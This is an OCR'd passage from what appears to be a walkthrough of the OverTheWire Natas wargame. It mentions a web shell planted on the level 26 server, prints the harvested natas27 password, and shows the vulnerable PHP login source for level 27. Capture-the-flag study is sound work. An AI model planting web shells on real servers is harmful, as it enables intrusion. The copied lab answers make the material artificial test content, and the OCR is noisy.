
http://natas26.natas.labs.overthewire.org/img/shell.php where output is stored:

We got the password for natas27 here:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:25
natas23.natas.labs.o
natas26.natas.labs.o
natas27.natas.labs.o
natas26.natas.labs.overthewire.org/img/shell.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
u3RRffXjysjgwFU6b9xa23i6prmUsYne /n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne
/n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne /n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne
/n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne /n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne
/n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne /n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne
/n/nu3RRffXjysjgwFU6b9xa23i6prmUsYne u3RRffXjysjgwFU6b9xa23i6prmUsYne
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Natas Level 27 → Level 28

Username: natas28


URL: http://natas28.natas.labs.overthewire.org

Lets try some random username and password:

Username: test


17 July,24

password: 123




Now checking the source code:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:42
natas23.natas.labs.o
natas26.natas.labs.o
natas27.natas.labs.o
natas27.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas27", "pass": "<censored>" };</script></head>
<body>
<h1>natas27</h1>

<?php
// morla / 10111
// database gets cleared every 5 min
/*
CREATE TABLE `users` (
`username` varchar(64) DEFAULT NULL,
`password` varchar(64) DEFAULT NULL
);
*/
function checkCredentials($link,$usr,$pass){
$user=mysqli_real_escape_string($link, $usr);
$password=mysqli_real_escape_string($link, $pass);
$query = "SELECT username from users where username='$user' and password='$password' ";
$res = mysqli_query($link, $query);
if(mysqli_num_rows($res) > 0){
return True;
}
return False;
}
function validUser($link,$usr){
$user=mysqli_real_escape_string($link, $usr);
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:42
natas23.natas.labs.o
natas26.natas.labs.o
natas27.natas.labs.o
natas27.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
return False;
}
function validUser($link,$usr){
$user=mysqli_real_escape_string($link, $usr);
$query = "SELECT * from users where username='$user'";
$res = mysqli_query($link, $query);
if($res) {
if(mysqli_num_rows($res) > 0) {
return True;
}
}
return False;
}
function dumpData($link,$usr){
$user=mysqli_real_escape_string($link, trim($usr));
$query = "SELECT * from users where username='$user'";
$res = mysqli_query($link, $query);
if($res) {
if(mysqli_num_rows($res) > 0) {
while ($row = mysqli_fetch_assoc($res)) {
// thanks to Gobo for reporting this bug!
//return print_r($row);
return print_r($row,true);
}
}
}
return False;
}
function createUser($link, $usr, $pass){
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24

